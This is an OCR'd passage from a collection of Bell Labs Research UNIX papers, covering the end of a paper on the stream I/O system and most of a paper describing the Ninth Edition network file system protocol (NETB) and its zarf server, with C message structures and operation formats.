The `first` and `last` members point to the head and tail of a singly-linked list of data and control blocks that form the queue proper; `hiwater` and `lowater` are initialized when the queue is

```
putproc(q, bp)
struct queue *q; struct block *bp

        put bp on q
        echo characters in bp's data
        if (bp's data contains new-line or carriage return)
                enable q

service(q)
struct queue *q

        take data from q until new-line or carriage return,
           processing erase and kill characters
        call q->next->putp to hand line to upstream queue
        call q->next->putp with DELIM message
```

Figure 6. A typical put routine

created, and when compared against `count`, the current size of the queue, determine whether the queue is full and whether it has emptied sufficiently to enable a blocked writer.

The `ptr` member stores an untyped pointer that may be used by the queue module to keep track of the location of storage private to itself. For example, each instantiation of the terminal processing module maintains a structure containing various mode bits and special characters; it stores a pointer to this structure here. The type of `ptr` is artificial. It should be a union of pointers to each possible module state structure.

Stream processing modules are written in one of two general styles. In the simpler kind, the queue module acts nearly as a classical coroutine. When it is instantiated, it sets its put procedure `putp` to a system-supplied default routine, and supplies a service procedure `servp`. Its upstream module disposes of blocks by calling this module's `putp` routine, which places the block on this module's queue (by manipulating the `first` and `last` pointers.) The standard put procedure also enables the current module; a short time later the current module's service procedure `servp` is called by the scheduler. Figure 5 shows the pseudo-code, for a typical service routine. This mechanism is appropriate in cases in which messages can be processed independently of each other. For example, it is used by the terminal output module. All the scheduling details are taken care of by standard routines.

More complicated modules need finer control over scheduling. A good example is terminal input. Here the device module upstream produces characters, usually one at a time, that must be gathered into a line to allow for character erase and kill processing. Therefore the stream input module provides a put procedure to be called by the device driver or other module downstream from it; Figure 6 shows an outline of this routine and its accompanying service procedure. The put procedure generates the echo characters as promptly as possible; when the terminal module is attached to a device handler, they are created during the input interrupt from the device, because the put procedure is called as a subroutine of the handler. On the other hand, line-gathering and erase and kill processing, which can be lengthy, are done during the service procedure at lower priority.

6. Connection with the Rest of the System

Although all the drivers for terminal and network devices, and all protocol handlers, were rewritten, only minor changes were required elsewhere in the system. Character devices and a character device switch, as described by Thompson [9], are still present. A pointer in the character device switch structure, if null, causes the system to treat the device as always; this is used for raw disk and

```
service(q)
struct queue *q

        while (q is not empty and q->next is not full) {
                get a block from q
                process message block
                call q->next->putp to dispose of
                     new or transformed block
        }
```

Figure 5. Typical service routine

tape, for example. If not null, it points to initialization information for the stream device; when a stream device is opened, the queue structure shown in Fig. 1 is created, using this information, and a pointer to the structure naming the stream is saved (in the ‘‘inode table;’’ [9] .

Subsequently, when the user process makes *read*, *write*, *ioctl*, or *close* calls, presence of a non-null stream pointer directs the system to use a set of stream routines to generate and receive queue messages; these are the ‘‘top-level routines’’ referred to previously.

Only a few changes in user-level code are necessary, most because opening a terminal puts it in the ‘‘very raw’’ mode shown in Fig. 1. In order to install the terminal-processing handler, it is necessary for programs such as *init* to execute the appropriate *ioctl* call.

7. Interprocess Communication

As previously described, the stream I/O system constitutes a flexible communication path between user processes and devices. With a small addition, it also provides a mechanism for interprocess communication. A special device, the ‘‘pseudo-terminal’’ or PT, connects processes. PT files come in even-odd pairs; data written on the odd member of the pair appears as input for the even member, and vice versa. The idea is not new; it appears in Tenex [1] and its successors, for example. It is analogous to pipes, and especially to named pipes [3]. PT files differ from traditional pipes in two ways: they are full-duplex, and control information passes through them as well as data. They differ from the usual pseudo-terminal files [2] by not having any of the usual terminal processing mechanisms inherently attached to them; they are pure transmitters of control and data messages. PT files are adequate for setting up a reasonably general mechanism for explicit process communication, but by themselves are not especially interesting.*

A special *message* module provides more intriguing possibilities. In one direction, the message processor takes control and data messages, such as those discussed above, and transforms them into data blocks starting with a header giving the message type, and followed by the message content. In the other direction, it parses similarly-structured data messages and creates the corresponding control blocks. Figure 7 shows a configuration in which a user process communicates through the terminal module, a PT file pair, and the message module with another user-level process that simulates a device driver. Because PT files are transparent, and the message module maps bijectively between device-process data and stream control messages, the device simulator may be completely faithful up to details of timing. In particular, user’s *ioctl* requests are sent to the device process and are handled by it, even if they are not understood by the operating system.

The usefulness of this setup is not so much to simulate new devices, but to provide ways for one program to control the environment of another. Pike [6] shows how these mechanisms are used to create multiple virtual terminals on one physical terminal. In another application, inter-machine connections in which a user on one computer logs into another make use of the message module. Here the *ioctl* requests generated by programs on the remote machine are translated by this module into data messages that can be sent over the network. The local callout program translates them back into terminal control commands.

*More recent research systems (Ninth and Tenth editions) drop PT files altogether. They use pipes where the name of the connection is not needed, and ‘mounted streams’ where a name is needed. See [7].




Figure 7. Configuration for device simulator.

8. Evaluation

My intent in rewriting the character I/O system was to improve its structure by separating functions that had been intertwined, and by allowing independent modules to be connected dynamically across well-defined interfaces. I also wanted to make the system faster and smaller. The most difficult part of the project was the design of the interface. It was guided by these decisions:

1) It seemed to be necessary for efficiency that the objects passed between modules be references to blocks of data. The most important consequences of this principle, and those that proved deciding, are that data need not be copied as it passes across a module interface, and that many characters can be handled during a single intermodule transmission. Another effect, undesirable but accepted, is that each module must be prepared to handle discrete chunks of data of unpredictable size. For example, a protocol that expects records containing (say) an 8-byte header must be prepared to paste together smaller data blocks and split a block containing both a header and following data. A related, although not necessarily consequent, decision was to make the code assume that the data is addressable.

2) I decided, with regret, that each processing module could not act as an independent process with its own call record. The numbers seemed against it: on large systems it is necessary to allow for as many as 1000 queues, and I saw no good way to run this many processes without consuming inordinate amounts of storage. As a result, stream server procedures are not allowed to block awaiting data, but instead must return after saving necessary status information explicitly. The contortions required in the code are seldom serious in practice, but the beauty of the scheme would increase if servers could be written as a simple read-write loop in the true coroutine style.

3) The characteristic feature of the design−the server and put procedures−was the most difficult to work out. I began with a belief that the intermodule interface should be identical in the read and write directions. Next, I observed that a pure call model (put procedure only) would not work; queueing would be necessary at some point. For example, if the *write* system entry called through the terminal processing module to the device driver, the driver would need to queue characters internally lest output be completely synchronous. On the other hand, a pure queueing model (service procedure only; upstream modules always place their data in an input queue) also appeared impractical. As discussed above, a module (for example terminal input) must often be activated at times that depend on its input data.

After considerable churning of details, the model presented here emerged. In general its performance by various measures lives up to hopes.

The improvement in modularity is hard to measure, but seems real; for example, the number of included header files in stream modules drops to about one half of those required by similar routines in the base system (4.1 BSD). Certainly stream modules may be composed more freely than were the ‘‘line disciplines’’ of older systems.

The program text size of the version of the operating system described here is about 106 kilobytes on the VAX; the base system was about 130KB. The reduction was achieved by rewriting the various device drivers and protocols and eliminating the Seventh Edition multiplexed files [5] , most (though not all) of whose functions are subsumed by other mechanisms. On the other hand, the data space has increased. On a VAX 11/750 configured for 32 users about 32KB are used for storage of the structures for streams, queues, and blocks. The traditional character lists seem to require less; similar systems from Berkeley and AT&T use between 14 and 19KB. The tradeoff of program for data seems desirable.

Proper time comparisons have not been made, because of the difficulty of finding a comparable configuration. On a VAX 11/750, printing a large file on a directly-connected terminal consumes 346 microseconds per character using the system described here; this is about 10 per cent slower than the base system. On the other hand, that system’s per-character interrupt routine is coded in assembly language, and the rest of its terminal handler is replete with nonportable interpolated assembly code; the current system is written completely in C. Printing the same file on a terminal connected through a primitive network interface requires 136 microseconds per character, half as much as the older network routines. Pike [6] observes that among the three implementations of Blit connection software, the one based on the stream system is the only one that can download programs at anything

approaching line speed through a 19.2 Kbps connection. In general I conclude that the new organization never slows comparable tasks much, and that considerable speed improvements are sometimes possible.

Although the new organization performs well, it has several peculiarities and limitations. Some of them seem inherent, some are fixable, and some are the subject of current work.

I/O control calls turn into messages that require answers before a result can be returned to the user. Sometimes the message ultimately goes to another user-level process that may reply tardily or never. The stream is write-locked until the reply returns, in order to eliminate the need to determine which process gets which reply. A timeout breaks the lock, so there is an unjustified error return if a reply is late, and a long lockup period if one is lost. The problem can be ameliorated by working harder on it, but it typifies the difficulties that turn up when direct calls are replaced by message-passing schemes.

Several oddities appear because time spent in server routines cannot be assigned to any particular user or process. It is impossible, for example, for devices to support privileged *ioctl* calls, because the device has no idea who generated the message. Accounting and scheduling become less accurate; a short census of several systems showed that between 4 and 8 per cent of non-idle CPU time was being spent in server routines. Finally, the anonymity of server processing most certainly makes it more difficult to measure the performance of the new I/O system.

In its current form the stream I/O system is purely data-driven. That is, data is presented by a user's *write* call, and passes through to the device; conversely, data appears unbidden from a device and passes to the top level, where it is picked up by *read* calls. Wherever possible flow control throttles down fast generators of data, but nowhere except at the consumer end of a stream is there knowledge of precisely how much data is desired. Consider a command to execute possibly interactive program on another machine connected by a stream. The simplest such command sets up the connection and invokes the remote program, and then copies characters from its own standard input to the stream, and from the stream to its standard output. The scheme is adequate in practice, but breaks when the user types more than the remote program expects. For example, if the remote program reads no input at all, any typed-ahead characters are sent to the remote system and lost. This demonstrates a problem, but I know of no solution inside the stream I/O mechanism itself; other ideas will have to be applied.

Streams are linear connections; by themselves, they support no notion of multiplexing, fan-in or fan-out. Except at the ends of a stream, each invocation of a module has a unique ''next'' and ''previous'' module. Two locally-important applications of streams testify to the importance of multiplexing: Blit terminal connections [6] , where the multiplexing is done well, though at some performance cost, by a user program, and remote execution of commands over a network, where it is desired, but not now easy, to separate the standard output from error output. It seems likely that a general multiplexing mechanism could help in both cases, but again, I do not yet know how to design it.*

Although the current design provides elegant means for controlling the semantics of communication channels already opened, it lacks general ways of establishing channels between processes. The PT files described above are just fine for Blit layers, and work adequately for handling a few administrator-controlled client-server relationships. (Yes, we have multi-machine mazewar.) Nevertheless, better naming mechanisms are called for.†

In spite of these limitations, the stream I/O system works well. Its aim was to improve design rather than to add features, in the belief that with proper design, the features come cheaply. This approach is arduous, but continues to succeed.

9. References

1. Bobrow, D.G., Burchfiel, J.D., Murphy, D.L., and Thompson, R.S. TENEX, a Paged Time Sharing System for the PDP-10. *CACM 15*, 3 (1972), 135-143.
2. Computer Science Division, University of California. *Unix Programmer's Manual, Virtual VAX-11 Version*. Berkeley, June, 1981.
3. Dolotta, T.A., Olsson, S.B., and Petruccelli, A.G. *Unix User's Manual, Release 3.0*. Bell Laboratories, Murray Hill, NJ, June 1980.
4. Fraser, A.G. Datakit−A Modular Network for Synchronous and Asynchronous Traffic. In *Proc. Int. Conf. on Commun.*, Boston, MA, June 1980.

*Subsequent Research versions of the system still do not have a general stream-multiplexing scheme built into the kernel, while the System V streams implementations do. We have not found any applications that suffer from the lack of stream-multiplexing.

†See [7] for our current ideas.

5. *Unix Programmer's Manual*. Holt, Reinhart and Winston, 1983-84. 2 volumes. Also McIlroy, M.D. and Kernighan, B.W., Eds. *Unix Programmer's Manual, Seventh Edition*. Bell Laboratories, Murray Hill, NJ, January 1979. Republished by Holt, Reinhart and Winston.

6. Pike, R. The Blit: A Multiplexed Graphics Terminal. *AT&T Bell Laboratories Technical Journal 63*, 8 (October 1984), 1607-1632.

7. Presotto, D.L. and Ritchie, D.M. Interprocess Communication in the Ninth Edition UNIX System. In *Unix Programmer's Manual, Tenth Edition*, AT&T Bell Laboratories, 1989.

8. Ritchie, D.M. A Stream Input-Output System. *AT&T Bell Laboratories Technical Journal 63*, 8 (October 1984), 1897-1910.

9. Thompson, K. Unix Time-Sharing System: Unix Implementation. *Bell System Technical Journal 57*, 6 (July-August 1978), 1931-1946. Also Prentice-Hall. *UNIX System Readings and Applications*. 1987. 2 volumes.



Flake Transformation (program by Rodian Paul, 1988)

Norman Wilson 

A Look at the Ninth Edition Network File System

Stephen Rago

AT&T Bell Laboratories
Murray Hill, New Jersey 07974

ABSTRACT

The protocol used for the network file system in Research UNIX® has evolved since its original design and implementation. This paper describes the current version of the protocol (NETB), including the semantics for both the client and the server.

1. Introduction

In Version 8 of the UNIX operating system, Peter Weinberger* wrote a network file system that enabled files to be shared between machines connected by a network. When I asked someone if there was a paper describing it, they said, "yeah, but it's only an abstract." I thought they were speaking figuratively. They were speaking literally [1]. Hence, as I began studying the Version 9 network file system in preparation for porting it to UNIX System V Release 4.0, it was suggested that I also document what it does. This paper describes the inner workings of Weinberger's network file system.

The UNIX Version 8 network file system, known as NETA, provided remote file access for the Computing Science Research Center. It has evolved over the years and in its current form, runs on UNIX Version 9 and is now called NETB.

2. Architecture

The client side is implemented in the kernel as a file system switch entry. The server side is implemented as a user-level process. There is one server process per client machine.

The server's name is *zarf*. (A zarf is an ornamental metal holder for a hot coffee cup.)

By convention, each machine mounts other machines' file systems on mount points under `/n`.

*



3. Client Startup

The client side of the network file system includes a command/daemon (*setup*) to set up connections and a file system (NETB) to translate file system operations into streams messages. *Setup* makes a connection to the remote machine's server and sends it information about the protocol version, client user ids, and client group ids. Then it mounts the connection in the file system name space using NETB.

In the daemon mode, the command is started without any arguments. It reads the file `/usr/netb/friends` to decide which systems to mount. Every 60 seconds the daemon checks the remotely mounted file systems to see if they are still available. It also checks to see if the friends file has changed. If any friendly file system is unavailable, then an attempt is made to mount it. The format of the friends file is a list of entries containing a *netname*, a *call_arg*, a *mount_point*, a *protocol*, a *unique_id*, a *debug_flag*, and a *username*, separated by white space.

The *netname* is the network name (see *ipc*(3)) of the server machine. The *mount_point* is the location in the local file system where the remote file system is to be mounted. The *protocol* indicates how the connection is to be placed. Protocol `d` uses the default network `dk` (Datakit®), expecting the service to be named `fsb` and ignoring the *call_arg*. Protocol `t` uses TCP, starting the service given by the *call_arg* using the *rsh* protocol. The *unique_id* is an integer between 0 and 255 that distinguishes the connections and must be unique among all active remote file systems. The *debug_flag* determines how much information gets written to the log files. The *username* is an optional field that provides the

name of the calling process making the mount. The default user name is `daemon`.

In command mode, the remote file system is mounted, but no daemon is created. The arguments to the command are the same as the parameters in the friends file.

4. Server Startup

The server expects to be started by the remote execution facility. As such, file descriptor zero is attached to the network connection. First, the server tries to identify the client. The method it uses depends on the environment in which it is running. On 4BSD systems, it does this by calling *getpeername*(2). On Version 9 (and System V) systems, it does this by checking the environment variables `CSOURCE` and `DKSOURCE`.* The server then changes directory to `/usr/netb`. If this fails, the server changes directory to `/tmp`. A log file, `zarf.log`, is created.

The first network message read by the server is 16 bytes long. The format is:

byte	use
0	maximum client message size
1	client device number
2	protocol type
3	debug flag
4-15	unused

The maximum message size is currently set to 5K bytes. In the message, the size is expressed in units of 1KB. The client can change the maximum message size via an *ioctl* (see §5.1.2). The device number is the major device number of the client. It is the same as the unique id obtained from the friends file. The server creates device numbers using this major number. The minor number is created on the fly and is unique among all device numbers the server has seen since it started.

The protocol type is expressed as an ASCII character. The currently supported protocols are `t` (TCP byte streams) and `d` (Datakit messages). The debug flag determines the detail of the messages that get written to the log file.

The server responds to the first message with a one-byte response containing the value 1.

* CSOURCE is set by the remote execution facility when a service is invoked. DKSOURCE is set by an older version of the remote execution facility.

The second network message read is *max_message_size* bytes long. It contains the user ids from the client machine, obtained from the client's password file. The entries are in ASCII, with the last entry followed by a NULL. The format of each entry in the message is:

```
user_name user_id
```

The server responds to this message with a one-byte response containing the value 2.

The user id message is parsed and a table is built mapping client user ids to server user ids. Client and server hash lists map user ids to indices into the mapping table to speed lookup operations.

The third network message read is also *max_message_size* bytes long. It contains the group ids from the client machine, obtained from the client's group file. The entries are in ASCII, with the last entry followed by a NULL. The format of each entry in the message is:

```
group_name group_id
```

The server responds to this message with a one-byte response containing the value 3.

The group id message is parsed and a table is built mapping client group ids to server group ids. Client and server hash lists map group ids to indices into the mapping table to speed lookup operations.

If there are too many user or group ids to fit in the message, the client does not attempt to send the message to the server. Rather, the client closes the connection and the server exits.

If everything is successful, the server opens its root and creates an internal file entry mapping its root to the client's mount point. The rest of the time is spent in a loop servicing client requests.

5. File System Operations


The file system operations in Version 9 are:

mount mount and unmount the file system
put release an inode
get get an inode
free free the disk space associated with the inode
updat update the times on the inode
read read from the inode's file
write write to the inode's file
stat return the statistics on the inode's file
trunc truncate the inode's file
nami parse a pathname
ioctl file system-specific ioctls and device ioctls

open open a device

dirread read a directory

In the network file system, file system operations consist of request/response messages. The client sends a message to the server and blocks until the response comes back. For historical reasons, the messages follow VAX-style byte ordering and all network message structures are multiples of 8 bytes. Messages sent from the client to the server are of the following format:




Throughout the rest of this paper, C structure definitions are used to describe network messages. Elements of type `char` are one byte long, elements of type `short` are two bytes long, and elements of type `long` are four bytes long. Fields are included to remove any ambiguity regarding structure padding.

The request message header is defined by a `struct sendb`:

```
struct sendb {
        char    version;
        char    cmd;
        char    flags;
        char    rsva;
        long    trannum;
        long    len;
        long    tag;
        short   uid;
        short   gid;
        long    rsvb;
}
```

`version` indicates which version of the protocol is in use. `cmd` indicates the operation requested. `rsva` and `rsvb` are pad fields. `trannum` is the transaction number for the message. `len` is the length of the message in bytes, including the headers and data. `tag` is used to identify the file to which the operation pertains. The tags are composed of the device number where the file lives shifted left 16 bits, ORed with the inode number. `uid` and `gid` are the user and group ids of the client generating the operation, respectively.

Messages sent from the server to the client are of the following format:



The response message header is defined by a `struct recvb`:

```
struct recvb {
        long    trannum;
        short   errno;
        char    flags;
        char    rsvd;
        long    len;
        long    fsize;
}
```

The server copies `trannum` from the request message so the client can match up responses with requests. `errno` is the error number if the operation failed, or 0 on success. The `flags` field is used to indicate special conditions for certain operations. `rsvd` is a pad field. `len` is the length of the message, including the headers and data. `fsize` is the file size and is set only by the read, write, and dirread file system operations.

The following sections describe some details of the file system operations for the network file system, including the content of messages exchanged between the client and the server. There is no *nbopen*() entry point. Instead, a stub (*nullopen*) is used, which is provided by the system. This is because *zarf* opens the file as part of parsing the pathname, so no extra protocol is necessary. *Zarf* does not fully support access to devices.

5.1. nbmount

When mounting the file system, the *flag* argument to *fmount*(2) contains the device number for the remote file system. The file descriptor passed to *fmount* is the client's end of the network connection to the server. The client side creates an inode for the root of the file system with this information.

When unmounting the file system, all active inodes on that file system are converted to inodes in the error file system (errfs). This will cause all further operations on them to fail, until the inodes are freed.

5.2. nbget

The information in the inode is filled in by *nbget*, called from *nami*. For the root inode, it can be called from *nbmount*, so it constructs the information by hand. However, for all other inodes, it

fills in the information with the cached data obtained from the previous nami message. The nami cache is one entry long.

5.3. nbput

If the inode is marked ICHG, *nbupdat* is called. Then a NBPUT message is sent to the server. The format of the message is:

NBPUT request	
sendb	value
version	2
cmd	NBPUT
flags	0
rsva	unused
trannum	transaction number
len	sizeof(struct sendb) (24 bytes)
tag	tag of inode
uid	uid of client
gid	gid of client
rsvb	unused

For this operation, the server will search through its list of open files, matching on `tag`. If the file is found and it is not the root, then the server closes the file and invalidates its entry in the list. The response sent back to the client is:

NBPUT response	
recvb	value
trannum	transaction number
errno	error number or 0
flags	0
rsvd	unused
len	sizeof(struct recvb) (16 bytes)
fsize	0

5.4. nbfree

Nbfree is just a stub that doesn't do anything. Since the server removes the disk space associated with a file during the nami NI_DEL and NI_RMDIR operations, there is no need to do anything in *nbfree*.

5.5. nbupdat

This operation invalidates the nami cache. The message sent to the server contains an operation-specific header in the form of a `struct snbup`:

```
struct snbup {
        unsigned short  mode;
        short           rdvdd;
        long            rsvd;
        long            ta;
        long            tm;
}
```

The `mode` is the mode of the file from the inode. `rdvdd` is currently unused. `rsvd` is a pad field. `ta` is the access time on the client machine and `tm` is the modify time on the client machine. If the inode is not marked IACC, `ta` is set to 0. If the inode is not marked IUPD, `tm` is set to 0. The message sent to the server is as follows:

NBUPD request	
sendb	value
version	2
cmd	NBUPD
flags	0
rsva	unused
trannum	transaction number
len	sizeof(struct sendb)+ sizeof(struct snbup) (40 bytes)
tag	tag of inode
uid	uid of client
gid	gid of client
rsvb	unused
snbup	value
mode	mode of inode
rdvdd	unused
rsvd	unused
ta	access time or 0
tm	modify time or 0

If the times are zero in the client request message, the server obtains the times from the cached *stat*(2) information for the file. Otherwise the times from the message are adjusted with a time drift correction (see §5.8). The access and modify times are updated via *utime*(2). If the modes are to be changed, and the client process owns the file, they are updated with either *fchmod*(2) or *chmod*(2). The server responds to the client with the following message:

NBUPD response	
recvb	value
trannum	transaction number
errno	error number or 0
flags	0
rsvd	unused
len	sizeof(struct recvb) (16 bytes)
fsize	0

5.6. nbread

This operation invalidates the nami cache. The client sends multiple messages to the server, reading at most *max_message_size*-16 bytes at a time (currently 5104 bytes).

The message sent to the server includes an operation-specific `snbread` structure:

```
struct snbread {
        long len;
        long offset;
}
```

`len` is the number of bytes to be read and `offset` is the offset in the file at which the read should start. The message sent to the server is as follows:

NBREAD request	
sendb	value
version	2
cmd	NBREAD
flags	0
rsva	unused
trannum	transaction number
len	sizeof(struct sendb)+ sizeof(struct snbread) (32 bytes)
tag	tag of inode
uid	uid of client
gid	gid of client
rsvb	unused
snbread	value
len	number of bytes to read
offset	byte offset where to start reading

The server reads the data and sends it back to the client. When all of the data is read, or *read*(2) returns less than the amount asked for, the `flags` field is set to NBEND. The message sent from the server to the client is:

NBREAD response	
recvb	value
trannum	transaction number
errno	error number or 0
flags	0 or NBEND
rsvd	unused
len	sizeof(struct recvb)+ number of bytes read
fsize	size of attempted read
data	read from file

5.7. nbwrite

This operation invalidates the nami cache. The client sends multiple messages to the server, writing at most *max_message_size*-32 bytes at a time (currently 5088 bytes). The message sent to the server includes an operation-specific `snbwrite` structure:

```
struct snbwrite {
        long len;
        long offset;
}
```

`len` is the number of bytes to be written and `offset` is the offset in the file at which the write should start. The message sent to the server is as follows:

NBWRT request	
sendb	value
version	2
cmd	NBWRT
flags	0
rsva	unused
trannum	transaction number
len	sizeof(struct sendb)+ sizeof(struct snbwrite)+ number of bytes to write
tag	tag of inode
uid	uid of client
gid	gid of client
rsvb	unused
snbwrite	value
len	number of bytes to write
offset	byte offset where to start writing
data	to be written

The client marks the inode (IUPD|ICHG). After the write, the server seeks to the end of the file and updates the size of the file. The message sent back to the client is:

NBWRT response	
recvb	value
trannum	transaction number
errno	error number or 0
flags	0
rsvd	unused
len	sizeof(struct recvb) (16 bytes)
fsize	file size

The client updates the size of the file in the inode with `fsize`.

5.8. nbstat

The client maintains a one-entry cache from nami processing to avoid sending a stat message to the server immediately after a nami operation. If the client cache entry is valid, the *stat*(2) is satisfied from the cached data. Otherwise a message is sent to the server. The operation-specific part of the message contains a `snbstat` structure:

```
struct snbstat {
        long ta;
        long rsvd;
}
```

`ta` is the current time on the client and is used for synchronization. `rsvd` is a pad field. The message sent from the client to the server is:

NBSTAT request	
sendb	value
version	2
cmd	NBSTAT
flags	0
rsva	unused
trannum	transaction number
len	sizeof(struct sendb)+ sizeof(struct snbstat) (32 bytes)
tag	tag of inode
uid	uid of client
gid	gid of client
rsvb	unused
snbstat	value
ta	current time on client
rsvd	unused

After each of the first three stat messages, and after every third stat message thereafter, the server recalculates the time drift between the client machine and the server machine. The server uses *fstat*(2) information about the given file. The response message sent to the client has an operation-specific header that contains a `rnbstat` structure:

```
struct rnbstat {
        long    ino;
        short   dev;
        short   mode;
        short   nlink;
        short   uid, gid;
        short   rdev;
        long    size;
        long    ta;
        long    tm;
        long    tc;
};
```

The response message is as follows:

NBSTAT response	
recvb	value
trannum	transaction number
errno	error number or 0
flags	0
rsvd	unused
len	sizeof(struct recvb)+ sizeof(struct rnbstat) (48 bytes)
fsize	0
rnbstat	value
ino	inode number
dev	device number
mode	mode of file
nlink	number of links to file
uid	owner of file
gid	group of file
rdev	unused
size	size of file
ta	access time
tm	modify time
tc	change time

5.9. nbtrunc

Nbtrunc invalidates the nami cache. The message sent to the server is as follows:

NBTRNC request	
sendb	value
version	2
cmd	NBTRNC
flags	0
rsva	unused
trannum	transaction number
len	sizeof(struct sendb) (24 bytes)
tag	tag of inode
uid	uid of client
gid	gid of client
rsvb	unused

The client must own the file to be allowed to truncate it. The server uses *creat*(2) to truncate the file. Since *creat* also opens the file for writing, the

server immediately closes it. The message sent back to the client is:

NBTRNC response	
recvb	value
trannum	transaction number
errno	error number or 0
flags	nami flags
rsvd	unused
len	sizeof(struct recvb) (16 bytes)
fsize	0

5.10. nbnami

The file system-specific nami performs a number of operations. It can parse a pathname, link a file, unlink a file, make a directory, remove a directory, and create a file. The message sent to the server contains an operation-specific header in the form of a `snbnami` structure:

```
struct snbnami {
        short mode;
        short dev;
        long ino;
}
```

The message sent to the server is as follows:

NBNAMI request	
sendb	value
version	2
cmd	NBNAMI
flags	nami operation
rsva	unused
trannum	transaction number
len	sizeof(struct sendb)+ sizeof(struct snbnami)+ number of bytes in the pathname
tag	tag of inode
uid	uid of client
gid	gid of client
rsvb	unused
snbnami	value
mode	mode of inode for NI_CREAT, NI_NXCREAT, and NI_MKDIR
dev	unused
ino	inode number (tag) for NI_LINK
data	full pathname

The `flags` field determines what the server should do. While parsing the pathname, if it goes out of the remote file system, the server sets the `flags` field in the response message to NBROOT and sends the message back to the client so the client can continue with pathname evaluation. Each nami operation is described in the following sections.

The response message sent back to the client contains a `rnbnami` structure:

```
struct rnbnami {
        long    tag;
        long    ino;
        short   dev;
        short   mode;
        long    used;
        short   nlink;
        short   uid, gid;
        short   rdev;
        long    size;
        long    ta;
        long    tm;
        long    tc;
};
```

The message is as follows:

NBNAMI response	
recvb	value
trannum	transaction number
errno	error number or 0
flags	0 or NBROOT
rsvd	unused
len	sizeof(struct recvb)+ sizeof(struct rnbnami) (56 bytes)
fsize	0
rnbnami	value
tag	tag
ino	inode number
dev	device number
mode	mode of file
used	if NBROOT, number of bytes parsed in pathname
nlink	number of links to file
uid	owner of file
gid	group of file
rdev	unused
size	size of file
ta	access time
tm	modify time
tc	change time

If the pathname evaluates to a file on the server's file system, then the server will perform different tasks based on the value of `flags` in the request message.

5.10.1. NI_SEARCH

The server opens the file and sends the response message to the client.

5.10.2. NI_DEL

If the client process has write permission in the directory containing the file, and if the file is a regular file, then the server attempts to *unlink*(2) it. If the file is a directory, the server tries to remove it with *rmdir*(2) instead. Other file types cannot be deleted.

5.10.3. NI_CREAT

The server creates (and truncates) the file with *creat*(2). For new file creation, the server does not allow special files or symbolic links to be created.

5.10.4. NI_NXCREAT

This does the same thing as NI_CREAT, but if the file already exists, it fails with EEXIST.

5.10.5. NI_LINK

If the file already exists, the server fails the operation with EEXIST. Otherwise, the server uses *link*(2) to link the filename to the file represented by the client inode given by `ino`.

5.10.6. NI_MKDIR

If the file (directory) already exists, the server fails the operation with EEXIST. If the server has write permissions in the parent directory, then a new directory is created with *mkdir*(2).

5.10.7. NI_RMDIR

This does the same thing as NI_DEL, but deals only with removing directories.

5.11. nbdirread

This operation is used to read a directory and present the contents in a canonical form. The form is a NULL-terminated character string containing the i-number in decimal, a tab, and the filename.

The client sends one message to the server, reading at most *max_message_size*-24 bytes at a time (5096 bytes). The message sent to the server contains an operation-specific header in the form of a `snbread` structure (see §5.6). The message is as follows:

NBDIR request	
sendb	value
version	2
cmd	NBDIR
flags	0
rsva	unused
trannum	transaction number
len	sizeof(struct sendb)+ sizeof(struct snbread) (32 bytes)
tag	tag of inode
uid	uid of client
gid	gid of client
rsvb	unused
snbread	value
len	number of bytes to read
offset	byte offset where to start reading

The server reads the directory and responds back with a message containing the directory contents and an operation-specific header in the form of a `rnbdir` structure:

```
struct rnbdir {
        long    used;
        long    rsvd;
};
```

The response message is as follows:

NBDIR response	
recvb	value
trannum	transaction number
errno	error number or 0
flags	0
rsvd	unused
len	sizeof(struct recvb)+ sizeof(struct rnbdir) (24 bytes)
fsize	size of attempted read
rnbdir	value
used	bytes read
rsvd	unused
data	directory entries

On success, `used` contains the number of bytes read. It is added to `u.u_offset` to get the new offset in the directory.

5.12. nbioctl

The client side supports three *ioctl*(2) commands private to the file system type. NBIOCON turns debugging on, NBIOCOFF turns debugging off, and NBIOCBSZ changes the network message size. All other commands are sent to the server. It is assumed that all *ioctl*s contain a 64-byte buffer of

data needed for the operation. Data are copied in from the buffer to send to the server and any resulting data are copied out to the buffer if the operation succeeds. The message sent to the server contains an operation-specific header in the form of a `snbioc` structure:

```
struct snbioc {
        long    cmd;
        short   flag;
        short   rsvd;
}
```

The message sent to the server is:

NBIOCTL request	
sendb	value
version	2
cmd	NBIOCTL
flags	0
rsva	unused
trannum	transaction number
len	sizeof(struct sendb)+ sizeof(struct snbioc)+ 64 bytes of user data (96 bytes)
tag	tag of inode
uid	uid of client
gid	gid of client
rsvb	unused
snbioc	value
cmd	ioctl command
flag	file table flags
rsvd	unused
data	from user ioctl buffer

The response message sent from the server to the client is:

NBIOCTL response	
recvb	value
trannum	transaction number
errno	error number or 0
flags	0
rsvd	unused
len	sizeof(struct recvb)+ 64 bytes of user data (80 bytes)
fsize	0
data	for user ioctl buffer

Currently, *zarf* does not support *ioctl* and returns ENOTTY for this operation.

6. Permissions

The server determines permissions by matching passwd and group files. Exceptions to the default permissions can be found in `/usr/netb/except.local` and `/usr/netb/except`. The format of these files are comment lines begin with `#`, blank lines are ignored, and lines may contain one of four valid directives.

The `client` directive specifies the client to which the following lines apply:

`client` *CLIENT_NAME*

where *CLIENT_NAME* is the name of the client machine, or `*` for all clients that do not have an explicit entry. The client name is separated from the keyword by spaces or tabs.

The `uid` directive specifies how to map a given user:

`uid` *CLIENT_USR_NAME=SERVER_USR_NAME*

